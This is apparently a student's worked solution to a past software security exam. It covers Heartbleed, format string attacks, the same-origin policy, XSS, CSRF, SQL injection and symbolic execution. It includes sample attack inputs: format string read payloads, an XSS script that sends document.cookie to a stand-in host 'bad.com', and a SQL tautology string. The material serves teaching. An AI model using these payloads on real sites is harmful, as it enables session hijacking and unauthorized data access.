22nd SCSE – Past Year Paper Solution (2020 – 2021 Semester 2)
CE/CZ 4067 – Software Security

1 **(a)** Object reuse occurs when a new process becomes active and gets access to resources used by a previous process. Storage residues are data left behind in memory area from a previous process that is now allocated to the new process.

Threats that can be brought about by object reuse include reading of sensitive data from the previous process, such as in the case of the Sun tarball vulnerability where part of the password file could be read and Heartbleed where parts of the server's private key for a TLS session could be read.

The first measure that could be taken is the usage of calloc() as opposed to malloc() . calloc() is able to allocate space for an array of elements with the space within zeroed out automatically and thus remove storage residues.

The second measure that could be taken is for the OS to allow processes to only read from memory locations that it has previously written to, which effectively defends against memory leaks from object reuse.

(b) The Heartbeat message to be returned to the client by the server can contain a variable length message, with the length of the message sent by the server. The server however simply uses the client's input for the length to assign a buffer for the message before sending the entire buffer back to the client. It does not actually check whether the stated message length matches the message's real length.

Thus, by sending a short message and setting the message length to be very long, a buffer overread occurs and sensitive data from the current TLS session such as part of the server's private key is returned to the client.

This is possible due to certain big numbers used in RSA modulus not being scrubbed after use, leaving parts of the RSA prime *p* to be left in memory and later found in the Heartbeat buffer.

(c) It is possible that usage of uninitialized memory may lead to an unknown state that can be intentionally used as a form of randomness.

For example, a read of uninitialized variable in OpenSSL code helped to produce keys that were less predictable. If such uninitialized memory is not easily guessed or retrieved, it provides additional entropy if used.

2 **(a)** A format string vulnerability is found in line 8 where the user input is directly passed into printf() without the usage of format tokens. A user can thus provide malicious user input to cause a read or write to an arbitrary memory location.


(b) The purpose is likely reading from an arbitrary memory location, which is 0x08049584 based on the input string.

For this attack to work, since 4 %x format tokens are used in the input string, the padding between the address of the format string and the target address must also be equivalent to 4 words, so that the %s format token will be applied to the location containing the target address and the value at that target address is printed.

(c) For this new environment, the stack now grows towards larger addresses. Thus, for printf(), the address of the format string is allocated at the highest address, followed by the padding of p words and then the remaining arguments at a lower address. Additionally, printing of information from the stack now also starts at the larger address and moves towards the lower address. In any case, arrays (and thus strings) will always grow towards larger addresses.


The aim is to keep the target address right next to the padding, such that when the padding is fully traversed using %x, printf()'s pointer will end up pointing at our target address provided, allowing %s to be executed on this target address. Hence, to read from an arbitrary memory location such as \x84\x95\x04\x08:

Typical system where stack grows towards smaller addresses:



We would normally require the input string to be "\x84\x95\x04\x08%x%x%x%x%s".
The format string places the target address constant at the start of the input string.

System where stack grows in opposite direction (towards larger addresses):



Now, we would require the modified input string to be "%x%x%x%x%s\x84\x95\x04\x08".
This means that the target address constant needs to be shifted to the end of the format string in this new environment to keep its position in the stack right next to the padding.

3 **(a)** The Same Origin Policy is intended to protect the data of one website (or origin) from access by another website. It is enforced by browsers and two pages are considered to have the same origin if they share the protocol, host name and port number.

For a website with URL http://www.my.org/dir1/hello.html:

https://www.my.org/dir1/another.html fails due to different protocol (http vs https)
http://host.my.org/dir1/another.html fails due to different host

(b) An attacker can send a prepared link containing a malicious string to the victim. The victim is tricked into opening the link and thus requests the malicious URL from the trusted server; the request parameter contains the attacker's script.

The trusted server includes the request parameter in the response page and the victim's browser subsequently executes the attacker's script with access rights of the trusted server when rendering the response page. The victim's sensitive information can then be sent to the attacker's server, such as the victim's cookies.

An example code snippet that has the vulnerability is shown below where a malicious input can be provided for the name parameter:

```
string name = request.getParameter("name");
out.println("<html>");
out.println("Hi " + name + "!");
out.println("</html>");
```

Using "<script>window.open(http://www.bad.com/steal.php?cookie=%2Bdocument.cookie)</script>", the response page from the vulnerable website executes the script and thus retrieves the victim's cookies.

(c) Both XSS and CSRF operate similarly by abusing and circumventing the same-origin policy, exploiting the trust relationship between the web application and the victim user. However, CSRF does so by exploiting a website's trust for the victim's browser whereas XSS does so by exploiting the victim's trust for a website.

Furthermore, CSRF occurs when a victim is tricked into sending a request to a server, performing an action that the victim did not intend to. Since the victim is already logged in and authenticated, the request is seen as legitimate from the server's point of view and is executed. This is different from XSS, where a malicious client-side script is injected and executed in the victim's browser with the access rights of a trusted server.

One possible defense technique is the generating and usage of a nonce. Every request would include such a token value and should be difficult for attackers to guess. This means that if an invalid nonce is retrieved, the request is likely to have been forged and can thus be stopped.

4 **(a)** Parameterization of user inputs can be done instead of string concatenation to do proper substitution of arguments. This allows for better differentiation between what is “data” and what is “code” through changing the mode of invocation.

Sanitization of user inputs can be done through input validation and proper escaping. This can be done through escaping functions which prevents dangerous characters such as meta-characters from being interpreted as code instead.

(b) Taint analysis can check whether user-supplied data can be sent to sensitive sinks, which are functions that access the file system/database system or output information to the user. By checking whether tainted input is passed to these functions without prior sanitization, they can detect if injection attacks are possible, specifically through data flow analysis.

Three factors that can affect the precision include flow sensitivity, context sensitivity and path sensitivity. Flow-sensitive taint analysis considers different program points for the same variable differently, context-sensitive taint analysis considers whether the parameter passed into a function is tainted, and path sensitivity considers different paths differently. These can make taint analysis more precise.

(c) Meta-characters are characters with special meanings.

“ is used as a string delimiter in SQL whereas / is used to select children from the node set on the left side of the character in XPath.

Both XPath and SQL can suffer from a tautology attack with the usage of the “ string delimiter. The tautology attack makes use of the fact that “1 = 1” evaluates to TRUE all the time. Consider a code snippet below for a system that retrieves a password input from the user without any validation:

```
string pwd = request.getParameter(“password”)
string q = “SELECT * FROM Users WHERE Password  = ‘ “ + pwd + “ ’ ”;
```

The attacker can crafting the input for the password to be: “ ’ OR 1 = 1 ”


This causes the query to return all the users present in the database as 1 = 1 will always return TRUE when checked against any user in the database, leading to all users meeting the criteria of the query.

5 **(a)**

a	b	c
0	1	0
0	2	1
0	3	0
1	1	1
1	2	0
1	3	1

Based on the two parameters that have the largest variety, 3 * 2 = 6 tests are sufficient to cover all possible combinations.

(b)



[1] A != 0 ∧ (B ≥ 5)
[2] A != 0 ∧ (B < 5) ∧ (A = 0 ∧ C != 0)
[3] A != 0 ∧ (B < 5) ∧ !(A = 0 ∧ C != 0)
[4] A = 0 ∧ (B ≥ 5)
[5] A = 0 ∧ (B < 5) ∧ (A = 0 ∧ C != 0)
[6] A = 0 ∧ (B < 5) ∧ !(A = 0 ∧ C != 0)

There are 6 symbolic paths.
Path 2 is infeasible because of A: A != 0 ∧ A = 0.

(c) Yes, assertion on Line 12 can be violated when x = 0, y = 1 and z = 2.
This occurs when the if-statement on line 4 is not triggered, while the if-statements on lines 6 and 7 are triggered, which is when a = 0, b < 5 and c != 0. This set of path conditions is fulfilled by Path 5.

Solver: Chong Shen Rui (schong031@e.ntu.edu.sg)